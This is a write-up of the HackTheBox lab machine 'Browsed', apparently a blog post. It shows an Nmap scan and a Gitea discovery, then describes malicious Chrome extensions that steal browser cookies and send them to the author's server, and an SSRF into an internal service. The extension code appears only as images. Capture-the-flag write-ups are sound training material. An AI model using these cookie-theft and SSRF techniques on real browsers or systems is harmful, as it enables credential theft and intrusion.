Browsed Writeup (HackTheBox Medium Machine)

Overview
Browsed is a medium Linux machine from HackTheBox. This box showcases potential dangers of insecure browser extensions and beyond.
We start by discovering an exposed Gitea instance, which stored source code for internal service. We identify a vulnerability and perform Bash arithmetic injection to get initial access.
Once inside, we find a Python script. We inspect it’s source code and perform Python cache poisoning to get Root access.
Nmap scan
Starting with the Nmap scan.
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 10.10.8.1 -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-13 04:55 -0500
Nmap scan report for 10.10.8.1
Host is up (0.027s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
|_http-server-header: nginx/1.24.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   25.82 ms 10.10.14.1
2   26.51 ms 10.10.8.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.83 seconds
The Nmap scan showed 2 open ports. Port 22 for SSH and port 80 for Nginx web server. Don’t forget to add “browsed.htb” domain to your “/etc/hosts” file.
Web enumeration

Let’s start our enumeration on the web server. I visited the website, which promoted Browsed company, focused on Chrome extensions. If you read through the main page, you’ll find out that the company doesn’t consider security as a big deal.

Also, there’s “/samples.html” page with couple examples of browser extensions which we can download. May come in handy.
Basically, anyone can submit their own extensions here, which then get reviewed by Browsed developer. Particularly interesting was the “/upload.php” PHP page, where we could submit our extensions in ZIP archive. Such file upload functionality creates opportunities for vulnerabilities.

Apparently, we can only upload ZIP archives. There’s also an output window.
Discovering & enumerating Gitea instance
Let’s test this file upload feature and try some payloads. To view and manipulate requests, you can use Burp Suite, but I like to use Caido.

To test the file upload, I downloaded the Fontify sample and uploaded it here. After 10 seconds, the server responds with a strange message. It looks like a command that gets ran on the host system. If you read carefully, you can notice new “browsedinternals.htb” URI.

I asked ChatGPT to clarify the command. Simply, the web app loads our ‘extension’ into Google Chrome browser, visits 2 URLs and captures logs.

This behaviour signals that the web app blindly trusts our ZIP archive and runs commands with it, supposing it’s a legitimate browser extension.
The page then shows a long message in the output window.
But what’s the deal with that weird URI. I added the domain to my “/etc/hosts” file and BUM!, we found an internal Gitea instance.

Gitea is a self-hosted Git service — software you run on your own server to manage source code repositories, similar in purpose to GitHub or GitLab, but designed to be lightweight, fast, and easy to maintain. (ChatGPT)
There’s 1 repository from user “larry”. It contains a source code for Python/Flask web app that converts Md files to HTML.


I inspected all files one at a time. And only “app.py” and “routines.sh” scripts were interesting, the rest basically empty.

The “app.py” is the main source code for MarkdownPreview. Notice that it runs locally/internally on port 5000.
 |
| “app.py” source code for internal service on port 5000 |
The “routines.sh” is a multi-purpose maintenance utility that can perform backup or clean files. It’s obviously tied to the MarkdownPreview app.
 |
| “routines.sh” source code |
Crafting malicious browser extension
Back to the browser extensions, during my research online, I came across this Owasp article (https://cheatsheetseries.owasp.org/cheatsheets/Browser_Extension_Vulnerabilities_Cheat_Sheet.html) which lists all the possible vulnerabilities. There was code injection, XSS, data leakage and more.

Clearly, our goal here is to create malicious extension that would allow us to access and interact with the host system. But which exploitation path to choose?
Stealing cookies
My initial idea was to steal cookies from the browser into which my extension gets loaded. ChatGPT helped me with it, of course.


When loaded, this extension grabs all the cookies from browser storage (”httponly” flag doesn’t matter here) and sends it to my Python server. Ultimately, I ended up with the files below.
 |
| cookie-stealing extension |
I made a ZIP of the files and uploaded it. And the cookies came up very quickly.

After URL-decoding in CyberChef, this is what we got. A token which we can’t re-use (gets changed after each reload) and empty storage, basically no loot.
SSRF to internal service
After the previous fail, I remembered the Gitea repository. And looked at the functionality of the app closer. Based on the endpoint we reach, we can submit files, list files and view files after conversion.

Remember, this service runs locally. But what if we could reach it via the browser and our malicious extension? And what if we could abuse the app’s functionality and view sensitive/forbidden files, an SSRF? Damn! That’s worth a try!
Once again, ChatGPT helped with development. The extension reaches to host’s port 5000 and retrieves any returned data. This is what I ended up with:
 |
| extension that reaches the internal service |
After uploading, my Python server received data.

